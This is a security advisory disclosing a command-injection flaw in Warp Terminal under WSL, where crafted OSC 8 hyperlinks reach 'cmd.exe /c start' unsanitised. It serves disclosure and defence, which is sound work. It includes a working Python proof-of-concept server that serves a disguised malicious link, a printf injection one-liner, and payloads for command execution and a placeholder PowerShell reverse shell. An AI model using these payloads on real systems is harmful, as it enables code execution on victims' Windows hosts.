
CVE-2026-54699: Warp Terminal WSL Command Injection: Escaping the Sandbox via OSC 8 Hyperlinks

Summary
When Warp Terminal runs under Windows Subsystem for Linux (WSL), the open_url_in_system() function passes user-supplied URLs directly to cmd.exe /c start without any sanitization or escaping. We can craft a URL containing Windows command shell metacharacters (&, |, ") that, when clicked by the user in the terminal via an OSC 8 hyperlink, will execute arbitrary commands on the Windows host, effectively escaping the WSL sandbox.
The Vulnerable Code
The issue lives in crates/warpui/src/windowing/winit/delegate.rs (lines 96-112):
if !use_wsl_browser() {
    let mut cmd = command::blocking::Command::new("cmd.exe");
    cmd.args(["/c", "start", url]);  // url is NOT sanitized

    match cmd
        .stdin(std::process::Stdio::null())
        .stdout(std::process::Stdio::null())
        .stderr(std::process::Stdio::null())
        .status()
    {
        Ok(_) => return,
        Err(e) => log::info!(
            "Failed to open url with cmd.exe {e:?}, falling back to another method"
        ),
    }
}
The url parameter is passed directly as an argument to cmd.exe /c start. The start command and /c flag interpret shell metacharacters:
&: command separator (execute another command)|: pipe to another command": string delimiter (break out of quoting)%VAR%: environment variable expansion
Attack Flow
- We control terminal output (via SSH,
curl, or compromised command output) - Output contains an OSC 8 hyperlink escape sequence with a crafted URL:
\e]8;;http://x"&calc.exe&"\e\\Click here\e]8;;\e\\ - User clicks the hyperlink in Warp Terminal running on WSL
- Warp calls
open_url_in_system()which reaches thecmd.execode path - The resulting command becomes:
cmd.exe /c start http://x"&calc.exe&" cmd.exeinterprets&as a command separator and executescalc.exe
This code path is reached when:
- Warp detects WSL (
platform::linux::is_wsl()returnstrue) wslviewfails, which happens whenwsluis not installeduse_wsl_browser()returnsfalse(the default)
Proof of Concept
#!/usr/bin/env python3
import sys
import http.server
import socketserver

# Target commands
PAYLOADS = {
    "calc": 'http://x"&calc.exe&"',
    "whoami": 'http://x"&whoami>%TEMP%\\warp_poc.txt&"',
    "revsh": 'http://x"&powershell -e BASE64_PAYLOAD&"'
}

def osc8(url, text):
    return f"\033]8;;{url}\033\\{text}\033]8;;\033\\"

port = int(sys.argv[1]) if len(sys.argv) > 1 else 8888
print(f"[*] Malicious server listening on {port}...")
print(f"[*] curl http://localhost:{port} from Warp on WSL")

class Handler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.end_headers()

        # Injecting the payload into the "View Details" text
        link = osc8(PAYLOADS["whoami"], "View Details")
        output = f"\n=== Status Report ===\nAll systems OK.\nDetails: {link}\n=====================\n"
        self.wfile.write(output.encode())

    def log_message(self, format, *args):
        pass # keep it quiet

with socketserver.TCPServer(("0.0.0.0", port), Handler) as httpd:
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("\n[!] Shutting down")
Reproduction
Manual test:
- Open Warp Terminal inside WSL (without
wsluinstalled) - Ensure
WARP_FORCE_WSL_BROWSERis not set (default) - Run:
printf '\e]8;;http://x"&calc.exe&"\e\\Click Me\e]8;;\e\\\n' - Click "Click Me" in the terminal output
- Observe
calc.exelaunching on the Windows host
Server-based method:
Terminal 1:
python poc_wsl_injection.py 8888
Terminal 2 (in Warp on WSL):
curl http://localhost:8888
Click the "View Details" link in the output.
Verification
WSL environment confirmed:
$ uname -r
6.6.87.2-microsoft-standard-WSL2
After clicking the whoami link, verify on the Windows side:
cat /mnt/c/Users/ares/AppData/Local/Temp/warp_poc.txt
The file contains the Windows username (Manav) and pwned by aresinheaven, confirming arbitrary command execution on the Windows host from WSL.
Impact
Remote Code Execution on Windows Host. Anyone who can control terminal output (via SSH to a malicious server, a compromised command, or curl to a malicious URL) can craft OSC 8 hyperlinks that, when clicked by the user, execute arbitrary commands on the Windows host, effectively escaping the WSL sandbox.
This is particularly impactful because:
- WSL users often assume isolation between Linux and Windows environments
- Commands execute with the user's Windows privileges, which may be higher than WSL privileges
- The attack has access to the full Windows filesystem, credentials, and network
Who is impacted: All Warp Terminal users running under WSL where wslview is unavailable and WARP_FORCE_WSL_BROWSER is not set. This is the default configuration for most WSL installations.
Special Mentions
Special thanks to the L3ak research team, especially 0x1622, Nex, 0x8366, Iris, and Suvoni for keeping me motivated and helping out whenever it was needed. Without you all, getting my first CVE would have been a much harder journey.
Also shoutout to NotebookLLM and ChatGPT for helping me keep track of things and review code along the way.